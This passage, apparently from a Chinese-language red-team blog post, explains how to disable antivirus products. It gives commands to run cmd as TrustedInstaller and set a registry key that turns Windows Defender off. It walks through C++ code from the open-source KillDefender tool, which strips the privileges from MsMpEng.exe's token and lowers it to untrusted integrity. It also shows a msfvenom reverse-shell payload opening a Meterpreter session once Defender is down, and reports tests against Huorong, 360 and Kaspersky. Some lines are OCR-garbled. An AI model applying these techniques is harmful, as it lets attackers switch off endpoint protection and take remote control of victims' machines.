
    If RetVal <> 0 Then

        MsgBox "Error " & RetVal


    End If


Next
```

又返回了 Error2，思路似乎到这里就断了。但是之前研究 Defender 注册表的时候发现了一个表项中存储着 Defender 的运行信息，当时将权限提升到 System 也没有修改成功。



试着以 TrustedInstaller 权限修改一下。







轻松干掉 Defender。

3. 步骤

1) TrustedInstaller 权限启动 cmd。

```
AdvancedRun.exe /EXEFilename "c:\windows\system32\cmd.exe" /RunAs 8 /Run
```

2) 执行 reg add 命令，修改注册表

```
reg add "HKLM\SOFTWARE\Microsoft\Windows Defender" /v DisableAntiSpyware /t reg_dword /d 1 /f
```

4. 总结

与方案一相比，不需要重启，但是需要上传工具获取 TrustedInstaller 权限。

修改进程 Token，关闭杀毒引擎

1. 原理

利用 Windows 提供的 OpenProcessTokenAPI 与进程令牌进行交互，MSDN 声明必须 PROCESS_QUERY_INFORMATION 有权使用 OpenProcessToken，但实际未受保护的进程可以通过 PROCESS_QUERY_INFORMATION 操作受保护进程的令牌。使用这种技术，攻击者可以强行删除 MsMpEng.exe 令牌中的所有权限，并将其从系统降低到不受信任的完整性。对不受信任的完整性的削弱会阻止受害进程访问系统上的大多数安全资源，从而在不终止进程的情况下悄悄地使进程失去能力。

2. 思路

已经有师傅写好代码并开源了 (<https://github.com/pwn1sher/KillDefender>)，这里大概讲解一下思路。

```
int main(int argc, char** argv)
{
    LUID sedebugnameValue;
    EnableDebugPrivilege();
    wchar_t procname[80] = L"MsMpEng.exe";
    //wchar_t procname[80] = L"360Safe.exe";失败
    //wchar_t procname[80] = L"avp.exe";
    //wchar_t procname[80] = L"HipsDaemon.exe";
    int pid = getpid(procname);
}
```

首先执行 EnableDebugPrivilege 函数提升当前进程权限，然后利用 getpid 函数获取到我们想修改 Token 的进程的 PID，实现逻辑是遍历当前进程名，匹配后返回该进程 PID。

```

int getpid(LPCWSTR procname) {
    DWORD procPID = 0;
    LPCWSTR processName = L"";
    PROCESSENTRY32 processEntry = {};
    processEntry.dwSize = sizeof(PROCESSENTRY32);

    // replace this with Ntquerysystemapi
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, procPID);
    if (snapshot == INVALID_HANDLE_VALUE)
    {
        printf("CreateToolhelp32Snapshot Error!\n");
        return 0;
    }
    if (Process32First(snapshot, &processEntry))
    {
        while (_wcsicmp(processName, procname) != 0)
        {
            Process32Next(snapshot, &processEntry);
            processName = processEntry.szExeFile;
            procPID = processEntry.th32ProcessID;
        }
        printf("[+] Got target proc PID: %d\n", procPID);
    }
}

```

```
    return procPID;
}
```

利用 OpenProcess 打开指定进程，并调用 OpenProcessToken 获取该进程 Token。

```
HANDLE phandle = OpenProcess(PROCESS_QUERY_LIMITED_INFORMATION, FALSE, pid);

if (phandle != INVALID_HANDLE_VALUE) {
    printf("[*] Opened Target Handle\n");
}
else {
    printf("[-] Failed to open Process Handle\n");
}

//printf("%p\n", phandle);

HANDLE ptoken;

BOOL token = OpenProcessToken(phandle, TOKEN_ALL_ACCESS, &ptoken);
```

接下来需要使用 SetPrivilege() 函数将进程的权限全部都去除掉。

```
SetPrivilege(ptoken, SE_DEBUG_NAME, TRUE);  
SetPrivilege(ptoken, SE_CHANGE_NOTIFY_NAME, TRUE);  
SetPrivilege(ptoken, SE_TCB_NAME, TRUE);  
SetPrivilege(ptoken, SE_IMPERSONATE_NAME, TRUE);  
SetPrivilege(ptoken, SE_LOAD_DRIVER_NAME, TRUE);  
SetPrivilege(ptoken, SE_RESTORE_NAME, TRUE);  
SetPrivilege(ptoken, SE_BACKUP_NAME, TRUE);  
SetPrivilege(ptoken, SE_SECURITY_NAME, TRUE);  
SetPrivilege(ptoken, SE_SYSTEM_ENVIRONMENT_NAME, TRUE);  
SetPrivilege(ptoken, SE_INCREASE_QUOTA_NAME, TRUE);  
SetPrivilege(ptoken, SE_TAKE_OWNERSHIP_NAME, TRUE);  
SetPrivilege(ptoken, SE_INC_BASE_PRIORITY_NAME, TRUE);  
SetPrivilege(ptoken, SE_SHUTDOWN_NAME, TRUE);  
SetPrivilege(ptoken, SE_ASSIGNPRIMARYTOKEN_NAME, TRUE);
```

SetPrivilege 的实现和之前提到过的 EnableDebugPrivilege 函数实现方式类似，主要用到三个函数：OpenProcessToken 获取进程的令牌句柄，LookupPrivilegeValue 查询进程权限，AdjustTokenPrivileges 修改进程权限。注意 EnableDebugPrivilege 是修改当前进程的 DEBUG 权限，SetPrivilege 是修改指定进程的指定权限。


```

bool EnableDebugPrivilege()
{
    HANDLE hToken;
    LUID sedebugnameValue;
    TOKEN_PRIVILEGES tkp;
    //得到进程的令牌句柄
    if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY, &hToken))
    {
        return FALSE;
    }
    //查询进程的权限
    if (!LookupPrivilegeValue(NULL, SE_DEBUG_NAME, &sedebugnameValue))
    {
        CloseHandle(hToken);
        return false;
    }
    tkp.PrivilegeCount = 1;
    tkp.Privileges[0].Luid = sedebugnameValue;
    tkp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
    //修改令牌权限
    if (!AdjustTokenPrivileges(hToken, FALSE, &tkp, sizeof(tkp), NULL, NULL))
    {
        CloseHandle(hToken);
        return false;
    }
    return true;
}

```

最后使用 SetTokenInformation 设置信息替换访问令牌的现有信息，破坏其完整性。


3. 局限

必须获取 system 权限才能使用该方法。

```
E:\test>killdefender.exe  
[+] Got target proc PID: 3000  
PID 3000  
[*] Killing Defender...  
[*] Opened Target Handle  
0000000000000000E8  
[*] Opened Target Token Handle  
[*] Removed All Privileges  
[*] Token Integrity set to Untrusted
```

4. 成果

扫描引擎已失效，点击扫描无法正常运行。



生成一个原始木马，未被识别并上线。

```

(root@kali)-[~]
# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.20.5 lport=
4444 -f exe -o *.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: *.exe

msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.20.5:4444
[*] Sending stage (200262 bytes) to 192.168.20.42
[*] Meterpreter session 1 opened (192.168.20.5:4444 → 192.168.20.42:49786) a
t 2022-02-09 01:28:10 -0500

meterpreter >

```

继续测试火绒的进程 HipsDaemon.exe，同样生效。

 HipsDaemon.exe	7340	正在运行	SYSTEM	00	23,924 K	不允许
--	------	------	--------	----	----------	-----

测试 360 时，发现有行为检测被拦截。

360安全大脑提醒您
木马防护



极智守护

源自360安全大脑

误报反馈 ×

发现木马，建议立即清除

木马文件：  C:\Users\password888888
\Downloads\killdefender.exe

木马名称： HEUR/QVM202.0.30BF.Malware.Gen

拦截时间： 2022.02.09 15:49

有木马试图攻击您的电脑，360已成功拦截。

允许本次执行

立即清除



测试卡巴斯基，可以关闭扫描引擎，但会由于未知原因断网，难以利用。



利用驱动关闭杀毒引擎

1. 原理

加载自带微软官方签名的 ProcExp 驱动，利用其导出函数做到 Kill EDR 的效果。

2. 思路

卡位已经写得很好了 参考资料 <http://www.404team.net/2021/06/20/EdrKiller.html>

入化已经与待很好」， 参考资料 (<http://ryze-t.com/posts/2021/06/29/EdrKiller.html>) 。

其它

K 杀软的方式还有很多，比如还可以修改组策略，利用未文档化函数等，参考资料 (<https://xz.aliyun.com/t/10663>) 。

参考内容

<https://www.winhelponline.com/blog/enable-or-disable-defender-shortcut-command-line/>

<https://www.winhelponline.com/blog/run-program-as-trustedinstaller-locked-registry-keys-files/>

<http://ryze-t.com/posts/2021/06/29/EdrKiller.html>

<https://elastic.github.io/security-research/whitepapers/2022/02/02.sandboxing-antimalware-products-for-fun-and-profit/article/>